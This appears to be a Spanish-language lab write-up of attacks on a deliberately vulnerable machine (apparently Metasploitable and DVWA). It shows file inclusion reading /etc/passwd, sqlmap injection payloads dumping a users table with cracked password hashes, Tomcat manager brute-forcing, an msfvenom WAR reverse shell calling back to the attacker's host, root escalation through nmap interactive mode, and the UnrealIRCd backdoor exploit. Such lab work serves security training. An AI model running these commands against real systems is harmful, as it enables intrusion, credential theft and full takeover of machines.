
<http://www.scribd.com/doc/2530476/Php-Endangerment>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

Consigo acceso como www-data



## File inclusion

Solo modificando la url y pasandole el directorio de otro fichero, en este caso `/etc/passwd` ya consigo acceso a su contenido



De esta manera podria acceder a cualquier archivo y comprometer el acceso a los datos al poder ver el contenido

## SQL injection


Comprobamos con comilla ‘

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '’’’ at

Y vemos que es vulnerable

Podríamos estar probando con diversas maneras pero uso SQLMAP

Para poder lanzar la herramienta se obtiene la cookie para que permanezca en la pagina y no redirija a la de login, uso la extensión de cookie editor pero también se podría ver en burpsuite



```
(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.1.26/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#" -cookie="security=low; PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:25:23 /2024-02-23/

[16:25:23] [WARNING] it appears that you have provided tainted parameter values ('id=''') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[16:25:28] [INFO] testing connection to the target URL
[16:25:28] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[16:25:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:25:28] [INFO] testing if the target URL content is stable
[16:25:28] [INFO] target URL content is stable
[16:25:28] [INFO] testing if GET parameter 'id' is dynamic
[16:25:28] [INFO] GET parameter 'id' appears to be dynamic
[16:25:28] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:25:28] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[16:25:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:25:38] [WARNING] reflective value(s) found and filtering out
[16:25:38] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:25:38] [INFO] testing 'Generic inline queries'
[16:25:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:25:39] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

```

sqlmap identified the following injection point(s) with a total of 4481 HTTP(s) requests:
--
Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: id=' OR ROW(3432,6590)>(SELECT COUNT(*),CONCAT(0x7176787a71,(SELECT (ELT(3432-3432,1))),0x717a6b7871,FLOOR(RAND(0)*2))x FROM (SELECT 9838 UNION SELECT 4510 UNION SELECT 9908 UNION SELECT 9637)a GROUP BY x)-- NzWa6Submit=Submit
  More info
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=' AND (SELECT 1749 FROM (SELECT(SLEEP(5)))mJSb)-- LGMy6Submit=Submit
  More info
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=' UNION ALL SELECT NULL,CONCAT(0x7176787a71,0x5a48484934354714c707271785a6c62686f4d6a5a44594366636843616b63476c43516754766856,0x717a6b7871)-- -6Submit=Submit
--
[16:28:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[16:28:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.26'
[*] ending @ 16:28:20 /2024-02-23/

```

Con el parámetro `--schema` consigo obtener todas las bases de datos con sus tablas

```

(root@kali)~[/home/kali]
# sqlmap -u "http://192.168.1.26/dvwa/vulnerabilities/sqli/?id='6Submit=Submit#' -cookie='security=low; PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b' --schema

```

En donde encuentro

```

Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

```

```

(root@kali)~[/home/kali]
# sqlmap -u "http://192.168.1.26/dvwa/vulnerabilities/sqli/?id='6Submit=Submit#' -cookie='security=low; PHPSESSID=1a3cf877c9da62006ec9d5541f125a8b' --dump -T users

```

De esta manera he podido obtener las tablas, usuarios y contraseñas


```

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+
[16:56:46] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.26/dump/dvwa/users.csv'
[16:56:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.26'

```

## Vulnerabilidad Apache Tomcat en puerto 8180

En el puerto 8180 veo que hay el servicio de apache tomcat, voy a la web para comprobarlo



Apache Tomcat/5.5

The Apache Software Foundation  
<http://www.apache.org/>

**If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!**

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA\_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

**NOTE:** This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

**NOTE:** For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- [users@tomcat.apache.org](mailto:users@tomcat.apache.org) for general questions related to configuring and using

**Administration**

- [Status](#)
- [Tomcat Administration](#)
- [Tomcat Manager](#)

**Documentation**

- [Release Notes](#)
- [Change Log](#)
- [Tomcat Documentation](#)


**Tomcat Online**

- [Home Page](#)
- [FAQ](#)
- [Bug Database](#)
- [Open Bugs](#)
- [Users Mailing List](#)
- [Developers Mailing List](#)
- [IRC](#)

**Examples**

- [JSP Examples](#)

Clicando en Status me encuentro con una ventana de login



Apache Tomcat 192.168.1.26:8180

This site is asking you to sign in.

Username

Password

Cancel Sign in

Hago búsqueda en metasploit para ver que encuentro relacionado con tomcat y login

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Seteamos la IP de la victima

set RHOSTS 192.168.1.26

y el puerto (por defecto sale 8080 y hay que cambiarlo)

set RPORT 8180

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

Al ejecutar el exploit encuentro

```
[+] 192.168.1.26:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.26:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.26:8180 - LOGIN FAILED: both:role1 (Incorrect)
```

Con ese usuario y contraseña busco otro exploit en el que pueda ejecutar código remoto en la maquina, encuentro este:

Application Deployer Authenticated Code Execution					
7 exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager	
Authenticated Upload Code Execution					

Pondremos una Shell desde metasploit a la escucha

```
msf6 > use exploit/multi/handler
[*] Using configured payload java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.118
LHOST => 192.168.1.118
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.118:4444
```


Me fijo en la web y veo que puedo subir un archivo war para su ejecución:

The screenshot shows the Tomcat Manager web interface. The 'Deploy' section is active, showing options to deploy a directory or WAR file. The 'WAR file to deploy' section shows a file named 'shellr.war' selected for upload.

Genero un archivo .war que nos valdra para que nos devuelva una Shell reversa

```
(kali@kali)-[~]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.118 LPORT=4444 -f war -o shellr.war
Payload size: 1108 bytes
Final size of war file: 1108 bytes
Saved as: shellr.war
```





Voy a la web y le doy a deploy con el archivo war generado, vuelvo a metasploit y consigo una reverse Shell lo que sin muchos privilegios:

```
[*] Started reverse TCP handler on 192.168.1.118:4444
ls
[*] Command shell session 2 opened (192.168.1.118:4444 → 192.168.1.26:51163) at 2024-02-21 16:50:35 -0500

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Ejecuto nmap y veo que lo tiene instalado la maquina, busco si tiene alguna vulnerabilidad

```
nmap
Nmap 4.53 ( http://insecure.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
```

Buscando encuentro una vulnerabilidad en nmap (<https://w0lfram1te.com/privilege-escalation-with-nmap>) en la que con el comando

`nmap -i`

Me permite escalar privilegios como root

```
whoami
tomcat55
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

## Vulnerabilidad servicio IRC puerto 6667

Encuentro en el puerto 6667 el servicio de IRC, buscando en metasploit veo que hay un backdoor

ev/tcp)	18	payload/cmd/unix/reverse_bash_udp		normal	No	Unix Command Shell, Reverse U
ev/udp)	19	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCd 3.2.8.1 Backdoor C
Execution						

```
Interact with a module by name or index. For example info 26, use 26 or use exploit/multi/misc/w3tw0rk_exec

msf6 > use 19
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST              no        The local client address
  CPORT      CPORT              no        The local client port
  Proxies    Proxies             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     RHOSTS              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-
  RPORT      RPORT              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Configuro el RHOST con la ip victima 192.168.1.26 ya que RPORT esta con el puerto correcto, selecciono un payload para obtener obtener la Shell

```
Compatible Payloads

#   Name                                     Disclosure Date  Rank  Check  Description
-   -
0   payload/cmd/unix/adduser                  normal          No    Add user with useradd
1   payload/cmd/unix/bind_perl                 normal          No    Unix Command Shell, Bind TCP (via Perl)
2   payload/cmd/unix/bind_perl_ipv6            normal          No    Unix Command Shell, Bind TCP (via perl) IPv6
3   payload/cmd/unix/bind_ruby                 normal          No    Unix Command Shell, Bind TCP (via Ruby)
4   payload/cmd/unix/bind_ruby_ipv6            normal          No    Unix Command Shell, Bind TCP (via Ruby) IPv6
5   payload/cmd/unix/generic                   normal          No    Unix Command, Generic Command Execution
6   payload/cmd/unix/reverse                   normal          No    Unix Command Shell, Double Reverse TCP (telnet)
7   payload/cmd/unix/reverse_bash_telnet_ssl   normal          No    Unix Command Shell, Reverse TCP SSL (telnet)
8   payload/cmd/unix/reverse_perl              normal          No    Unix Command Shell, Reverse TCP (via Perl)
9   payload/cmd/unix/reverse_perl_ssl           normal          No    Unix Command Shell, Reverse TCP SSL (via perl)
10  payload/cmd/unix/reverse_ruby               normal          No    Unix Command Shell, Reverse TCP (via Ruby)
11  payload/cmd/unix/reverse_ruby_ssl           normal          No    Unix Command Shell, Reverse TCP SSL (via Ruby)
12  payload/cmd/unix/reverse_ssl_double_telnet normal          No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 1
payload => cmd/unix/bind_perl
```

Y ejecuto el exploit:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.1.26:6667 - Connected to 192.168.1.26:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.26:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.1.26:4444
[*] Command shell session 1 opened (192.168.1.118:37249 → 192.168.1.26:4444) at 2024-02-23 07:40:27 -0500

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
```

Al haber entrado como root directamente no ha sido necesario la escalada de privilegios

#### Bibliografía y páginas de referencia

<https://book.hacktricks.xyz/>

<https://www.cvedetails.com/cve/>

<https://medium.com/>

[NVD - Vulnerabilities \(nist.gov\)](https://nvd.nist.gov/)